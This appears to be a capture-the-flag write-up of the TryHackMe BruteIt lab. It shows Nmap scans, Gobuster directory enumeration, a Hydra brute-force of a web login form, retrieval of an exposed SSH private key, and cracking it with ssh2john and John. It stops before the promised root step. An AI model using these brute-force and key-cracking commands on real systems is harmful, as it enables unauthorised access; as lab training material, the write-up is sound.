


A Beginner's Guide to Brute-Force Attacks

Brute-force attacks remain one of the most common ways attackers gain unauthorized access. In this **BruteIt TryHackMe challenge**, we simulate a real-world attack using **brute-force techniques** while discussing **defensive measures** to mitigate such threats.

Attack Vector: Form-based authentication brute-force attack



What you'll learn:



Service Enumeration with Nmap



Discovering Hidden Directories with Gobuster



Brute-Forcing Web and SSH Credentials with Hydra



Privilege Escalation via Misconfigurations



Gaining Root Access



Lab Link: [TryHackMe — BruteIt](#)


Step 1: Network Scanning with Nmap

The first step is reconnaissance — identifying open ports and services running on the target machine.

Run the following **Nmap** scan:

```
nmap -sT <Target-IP> (For the number of opened ports)
```

```
nmap -sV <Target-IP> (For the service version of opened ports)
```



The screenshot shows a terminal window titled "Sun 23 Feb, 14:49 AttackBox IP:10.10.30.226". The user is at the root prompt on IP 10.10.30.226. They run the command `nmap -sT 10.10.157.197`. The output shows the scan starting at 2025-02-23 14:44 GMT, reporting that the host is up with 0.078s latency. It lists two open ports: 22/tcp (ssh) and 80/tcp (http). The MAC address is 02:62:55:ED:44:8D (Unknown). Then, they run `nmap -sV 10.10.157.197`. The output shows the scan starting at 2025-02-23 14:47 GMT, reporting that the host is up with 0.077s latency. It lists the same two open ports but with service versions: 22/tcp (ssh) is OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0), and 80/tcp (http) is Apache httpd 2.4.29 ((Ubuntu)). The MAC address remains the same.

```
root@ip-10-10-30-226:~# nmap -sT 10.10.157.197
Starting Nmap 7.80 ( https://nmap.org ) at 2025-02-23 14:44 GMT
Nmap scan report for 10.10.157.197
Host is up (0.078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:62:55:ED:44:8D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
root@ip-10-10-30-226:~# nmap -sV 10.10.157.197
Starting Nmap 7.80 ( https://nmap.org ) at 2025-02-23 14:47 GMT
Nmap scan report for 10.10.157.197
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:62:55:ED:44:8D (Unknown)
```

Findings:

- **Port 22 (SSH)** — Open
- **Port 80 (HTTP)** — Web server running


Step 2: Finding Hidden Directories with Gobuster


Since the web server is running, we can check for hidden directories using **Gobuster**.

```
gobuster      dir      -u      http://<Target-IP>      -w  
/usr/share/wordlists/dirb/common.txt -x php,html,txt
```

.....OR.....

```
gobuster      dir      -u      http://<Target      IP>/      -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```






Findings:

- `/admin.php` → Admin login page
- `/uploads/` → Possibly allows file uploads
- `/backup/` → It might contain sensitive data


Step 3: Web Enumeration & Login Brute-Forcing

Visiting `http://<Target-IP>` loads a **login page**. Since we don't have credentials, let's brute-force them using **Hydra**.

```
gobuster dir -u 10.10.241.25 -w /usr/share/wordlists/dirb/common.txt
```



```
hydra -l admin -P '/path' 10.10.241.25 http-post-form
'/admin/index.php:user=^USER^&pass=^PASS^:username or password
invalid' -t 30
```




🔧 Key Breakdown:

- `-l user.txt` → List of possible usernames
- `-P pass.txt` → Password list
- `http-post-form` → Hydra module for brute-forcing HTTP login forms



```
/admin/index.php:user=^USER^&pass=^PASS^:username or password  
invalid' -t 30
```

→ Form structure


🔑 **Credential Found:** `admin:xavier`



After successfully login in with the login credentials, we get this page




wget http://10.10.241.25/admin/panel/id_rsa



Locate `ssh2john.py`


It was so difficult to find, so I did that, and I got the file path to the file I was looking for.



```
/opt/john/ssh2john.py id_rsa > rsa.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt rsa.txt
```

`chmod 600` is a command used to **set permissions** on the private SSH key file (`id_rsa`). Using `chmod 600` ensures **only the owner** can access the key, meaning that, in the wrong hands, it can do a lot of damage, like in this simulation, which granted us access to that target system using SSH.

